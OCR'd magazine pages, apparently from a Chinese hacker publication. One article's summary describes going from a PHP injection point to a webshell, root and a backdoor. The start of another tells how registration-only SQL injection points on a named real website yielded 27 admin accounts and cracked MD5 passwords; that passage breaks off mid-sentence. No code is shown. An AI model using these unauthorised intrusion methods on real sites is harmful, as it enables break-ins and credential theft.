


图13




图14


总结

本文入侵的整个流程从先从PHP的注入点开始，之后猜测表名和字段名失败->load_file()失败->分析源代码->成功拿到用户密码->分析后台->拿到WebShell，最后缘于运气不错，直接拿到了Root，并安装了后门。

整个过程就是这样了，希望大家都能看懂，都能学会。好了，本文就写到这里了，希望大家都能进入Unix这个神秘的领域。

适合读者：入侵爱好者
前置知识：无

发现注册型注入点



——记入侵“受访钱庄”

文/图 陈少勇

“注册型注入点”这个概念是我自己提出来的。所谓“注册型注入点”，即网站中的常规链接是没有注入点的，但是在用户注册成功登录网站后，在特定的条件下，会有注入点的链接产生。这种情况最常见于调查类网站。

以下是入侵“受访钱庄”www.51point.com的过程，大家可以看看。最近该网站改版了，旧站入口是original.51point.com，截图内容都是没有改版前的网站。从图1和图2可以看到，分别用啊D2.3和明小子3.5扫描www.51point.com，没有发现注入点。

用我注册的用户名登录后，再扫描，还是没有注入点。注入点在哪呢？大家注意图3的右半部分，那些都是以前该网站的付费调查链接。虽然调查时间已过，调查不能进行，但调查的链接还是有效的。这些链接就是注入隐患。我把原先保存的一个调查链接放到啊D2.0的“SQL注入检测”看看，可以注入，如图4所示。找到admins表，读取一下字段，呵呵，27个管理员。尽管密码是MD5加密的，但还是有偷懒的管理员把密码设得傻瓜化。把加密的MD5值挨个放到www.cmd5.com破解，找到一个




图1




图2

